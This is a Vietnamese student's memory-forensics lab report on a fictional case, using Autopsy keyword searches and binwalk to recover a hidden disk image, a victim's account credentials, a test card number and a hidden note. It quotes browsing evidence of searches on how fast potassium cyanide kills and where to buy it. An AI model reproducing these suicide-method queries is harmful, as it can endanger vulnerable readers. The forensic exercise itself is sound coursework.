
Lab 1: Memory Forensics



- Thực hiện phân tích trên Autopsy. Tạo 1 case mới -> chọn New Case




- Đặt tên Case và chọn nơi lưu



- Điền các thông tin cho case muốn tạo

Lab 1: Memory Forensics



New Case Information


Optional Information

Case
Number: KB05

Examiner
Name: []
Phone: []
Email: []
Notes: []

Organization
Organization analysis is being done for: Not Specified Manage Organizations

< Back Next > Finish Cancel Help



Add Data Source

Select Host

Hosts are used to organize data sources and other data.


Generate new host name based on data source name

Specify new host name []

Use existing host []

< Back Next > Finish Cancel Help

- Chọn Loại nguồn data cần phân tích, vì file phân tích là định dạng .raw nên nhóm em chọn Disk Image



Add Data Source


Select Data Source Type

- Disk Image or VM File
- Local Disk
- Logical Files
- Unallocated Space Image File
- Autopsy Logical Imager Results
- XRY Text Export


< Back Next > Finish Cancel Help

Lab 1: Memory Forensics

- Chọn file phân tích




- Sau khi chờ Autopsy tạo case và hoàn tất việc phân tích file .raw, nhóm em sẽ tiếp tục tìm kiếm manh mối bằng cách tìm các file có thông tin có liên quan tới việc tự tử (vì nạn nhân này bị nghi là tự tử)



- Dùng chức năng “Keyword Search” với tuỳ chọn “Substring Match” (chọn cái này để không cần tìm quá chính xác với keyword) để tìm kiếm nhanh chóng với các keyword liên quan tới tự sát như: {kill, poison, cyanide (xyanua),...}

Lab 1: Memory Forensics



- Với từ khóa kill, nhóm phát hiện file opr001xg.png cho biết:
- Vào ngày 5/1/2006, máy tính nạn nhân đã truy cập trang ad.doubleclick.net và tìm kiếm với câu “How_fast_can_potassium_cyanide_kill_you”

Name	Keyword Preview	Location	Modified Time	Change Time	Access Time	Created Time
DEFAULT.HV	...\$5\$3x3,455llia\$killd<~hvv6luyuy4%>w^	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-06 07:49:06 ICT	0000-00-00 00:00:00	2005-01-31 00:00:00 ICT	2005-01-31 12:1
DEFAULT.HV	/%252f%2f global %21switch% on the <html> elem	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:37:20 ICT	0000-00-00 00:00:00	2005-01-31 00:00:00 ICT	2005-01-31 12:1
DEFAULT.HV	/%252f%2f global %21switch% on the <html> elem	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:37:20 ICT	0000-00-00 00:00:00	2005-01-31 00:00:00 ICT	2005-01-31 12:1
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:
OPR001XG.PNG	iki.health/meds/kw==how_fast_can_potassium_cyanide..	/img_56Dacf1c6cf363f27501ffca50cc0415.raw \$Orp.	2006-01-05 19:32:06 ICT	0000-00-00 00:00:00	2006-01-05 00:00:00 ICT	2006-01-05 19:

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Page: 1 of 2 Page Matches on page: 1 of 1 Match 100% ⌂ ⌂ Reset Text Source: Search Results

http://ad.doubleclick.net/ad/wiki/health/meds/kw=How_fast_can_potassium_cyanide_kill_you?src=unanswered;pos=1;answ=adtitle=1;dcpt=itsz=160x600;ord=698466684?

Tue, 09 Mar 2010 06:09:13 GMT text/html

gzip

opr001XG.htm

Phttp://www.sharethisOPR001KHPNG

\$4\$4

Aopr00

1KJpn

OPR001KJPN

\$4\$4

Aopr00

71KJpn

OPR001KJPN

\$4\$4

Aopr00

1KJpn

- Với từ khóa cyanide, nhóm phát hiện có rất nhiều cookie lưu lịch sử tra cứu về việc hỏi mua chất độc này ở đâu với truy vấn “where%20can%20i%20buy%20potassium%20cyanide”
- Dựa vào trường Created Time, chúng ta có thể thấy nạn nhân đã liên tục nhiều ngày tra cứu nơi mua chất độc cyanide bằng trình duyệt web

-Lab 1: Memory Forensics

⇒ Từ những manh mối, chúng ta kết luận nạn nhân đã tự sát là hoàn toàn có cơ sở và khá đúng đắn.

F. KÍCH BẢN 06

Tài nguyên: kb06-session02.pdf

- Mở file được cung cấp thì thấy chỉ có dòng nội dung sau

Eden Sterling did not commit suicide. I have proof.

- Tuy nhiên kích thước file này lại khá lớn nên khả năng là có dữ liệu gì đó được giấu trong file pdf.

Search resources-session02			
Name	Date modified	Type	Size
▼ Today			
 kb06-session02	10/13/2024 9:06 AM	Foxit PDF Reader ...	75,626 KB
 kb04-session02.bin	10/13/2024 9:06 AM	WinRAR archive	287 KB
 kb05-session02	10/13/2024 9:06 AM	File	9,838 KB


- Do đó, nhóm em sẽ chuyển qua máy linux để dùng tool binwalk phân tích file này.

Lab 1: Memory Forensics

```
(bun㉿bun)-[~/Downloads]
$ binwalk -c kb06 -e kb06-session02.pdf

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0            0x0             PDF document, version: "1.4"
147           0x93            Zlib compressed data, default compression
39724507     0x25E25DB        xz compressed data
39767781     0x25ECEE5        xz compressed data
39820771     0x25F9DE3        xz compressed data
39820951     0x25F9E97        xz compressed data
39899694     0x260D22E        xz compressed data
39935872     0x2615F80        xz compressed data
40009219     0x2627E03        xz compressed data
40013387     0x2628E4B        xz compressed data
40092191     0x263C21F        xz compressed data
40129120     0x2644E78        xz compressed data
```

- ⇒ Trích xuất được rất nhiều data từ file pdf được cung cấp.
 - Kết quả thu được sau khi hoàn tất việc trích xuất file pdf.



```
bun@bun: ~/Downloads/_kb06-session02.pdf.extracted
File Actions Edit View Help
(bun㉿bun)-[~/Downloads]
$ cd _kb06-session02.pdf.extracted
(bun㉿bun)-[~/Downloads/_kb06-session02.pdf.extracted]
$ ls -1
25E25DB
25ECEE5
25F9DE3
25F9E97
25F9E97.xz
260D22E
260D22E.xz
2615F80
2615F80.xz
2627E03
2627E03.xz
2628E4B
2628E4B.xz
263C21F
263C21F.xz
2644E78
2644E78.xz
2657AF0
2657AF0.xz
```

- Nhóm em thấy đa số đều là các file thực thi và .xz. Nhưng ở gần cuối danh sách các file được trích xuất, nhóm em phát hiện có một vài file .zlib, khả nghi nhất là file có tên 93

Lab 1: Memory Forensics


```
bun@bun: ~/Downloads/_kb06-session02.pdf.extracted
File Actions Edit View Help
499EAA7
499EAA7.xz
49A456B
49A456B.xz
49AC74D
49AC74D.xz
49B5022
49B5022.xz
49BAF3C
49BAF3C.xz
49C96D6
49C96D6.xz
49D3968
49D3968.xz
49D7BA1
49D7BA1.zlib
49D7D7A
49D7D7A.zlib
49D7E06
49D7E06.zlib
49DA0BD
49DA0BD.zlib
93
93.zlib

(bun@bun)-[~/Downloads/_kb06-session02.pdf.extracted]
$
```

- Thực hiện trích xuất các file khả nghi thì thu được file Eden_Drive.dd sau khi trích xuất file 93 (đây là 1 file 7z nên nhóm em chỉ việc giải nén nó)

```
(bun@bun)-[~/Downloads]
$ 7z 93


7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=C.UTF-8 Threads:128 OPEN_MAX:1024
```



⇒ Thu được 1 file dump

- Tiếp đến nhóm em sẽ dùng Autopsy để phân tích tiếp file Eden_Drive.dd này (Tương tự các bước phân tích khi hoàn thành kịch bản 5, nhóm em sẽ tạo case -> Nhập thông tin về case -> Chò tool hoàn tất tạo case và phân tích disk image -> Tìm kiếm mạnh mẽ bằng keyword: secret, password, credit,...)

Lab 1: Memory Forensics



- Kết quả tìm phân tích:
Các yêu cầu cần hoàn thành

1. Thông tin đăng nhập của tài khoản truyền thông xã hội của Eden là gì? - Được lưu tại 1 file pdf đã bị xóa (password: letme***)**

Name	Keyword Preview	Location
f0025304.pdf	or_tool: microsoft® «word» 2013pdfdocinfo:mo	/img_Eden_Drive.dd/vol.vol4/\$C

Extracted Text:

```
[f0025304.pdf, Us
se

m
am

e
:strin
gsin
C

sh
arp

P
assw
o
rd
:strin


g p
assw
```

- Từ file 10025304.pdf, nhóm tìm được thông tin tài khoản có:
Username: stringsinCsharp
Password: letmein321!

2. Bỏ tất cả các câu có Alice và Bruce, thay vào đó là tìm tập tin có nội dung liên quan đến nơi Eden làm việc và học tập? Ai là người viết nội dung trong đó? (Gọi ý: Nancy)

Lab 1: Memory Forensics

40



Từ nội dung file f0075416_CHE_112_LABORATORY_NOTEBOOKS.pdf, nhóm suy đoán đây là bài tập thuộc 1 lớp mà Eden đang học. Ngoài ra file này còn do Nancy tạo ra (đúng với gợi ý được cung cấp) nên đây là file cần tìm theo yêu cầu

3. Giao dịch (transaction) cũ nhất được ghi lại vào ngày nào? - Tìm trong mục Credit Card, ghi thông tin ngày tháng gần nhất là được (Gợi ý: vào năm 2014)

Lab 1: Memory Forensics

The screenshot shows the Autopsy 4.21.0 interface. On the left, the sidebar displays various analysis modules: Data Sources, File Views, File Types, Deleted Files, MB File Size, Data Artifacts (including Communication Accounts, Credit Card, and Metadata), Analysis Results (Extension Mismatch Detected, Keyword Hits), OS Accounts, Tags, Score, and Reports. The main pane shows a listing of files under the 'File' tab, with columns for 'File', 'Accounts', and 'Status'. Several STEP files are listed, all marked as 'Undecided'. Below this, a detailed view of the '3772576.STEP' file is shown. The 'Metadata' tab is selected, displaying the following details:

Name:	/img_Eden_Drive.dd/vol_vol4/my_cad/3772576.STEP
Type:	File System
MIME Type:	text/plain
Size:	2893820
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2014-12-04 13:20:21 ICT
Accessed:	2014-12-04 13:39:34 ICT
Created:	2014-12-04 13:39:34 ICT
Changed:	2014-12-04 13:34:38 ICT
MDS:	cf953931c0e770f25fb9a7081e81ac3a
SHA-256:	18f97282aaaf1d152d2442d71882cd8ea25bb1c95eba33e266398c5d97b3596be
Hash Lookup Results:	UNKNOWN
Internal ID:	545

=> Giao dịch cũ nhất được thực hiện vào 4/12/2014

4. Tìm tài khoản ngân hàng?

The screenshot shows a table of found data artifacts. The columns are: Type, Value, and Source(s). The data includes:

Type	Value	Source(s)
Account Type	CREDIT_CARD	Keyword Sear
ID	461000000000002100	Keyword Sear
Keyword	461000000000002100	KeywordSear
Card Number	461000000000002100	KeywordSear
Card Scheme	visa	Keyword Sear
Card Type	credit	Keyword Sear
Bank Name	SIMMONS FIRST NATIONAL BANK	Keyword Sear
Phone Numb	8002722102	Keyword Sear
Country	US	Keyword Sear
Set Name	Credit Card Numbers	Keyword Sear

Từ file 2929189.STEP, nhóm em tìm được thông tin 1 tài khoản ngân hàng trong mục Data Artifacts

5. Tìm file secret.txt và đọc nội dung mà Eden để lại

Listing Keyword search 1 - secret x

Keyword search

Table Thumbnail Summary

Name	Keyword Preview
\$LogFile	secret~1.docfile0«secret.docx0«secret-
\$MFT	file0844930file0«secret.docx0«secret~`
4443268.userprefs	¿te puedo decir el «secreto» a ti? _____
secret.docx	«secret.docx»
secret.docx-slack	«secret.docx»-slac
secret.docx:secret.txt	«secret.docx»:secret.tx

Hex Text Application File Metadata OS Account Data Artifacts

Strings Extracted Text Translation

Page: 1 of 1 Page ← → Matches on page: 1 of 2 Match ↻

[secret.docx:secret.txt, I think someone may be after me. - Eden

METADATA-----]

Xem nội dung file secret.docx:secret.txt, nhóm em tìm được nội dung mà Eden để lại là “I think someone may be after me”. Có vẻ Eden đang bị theo dõi

6. Tìm được tấm hình Nobias.

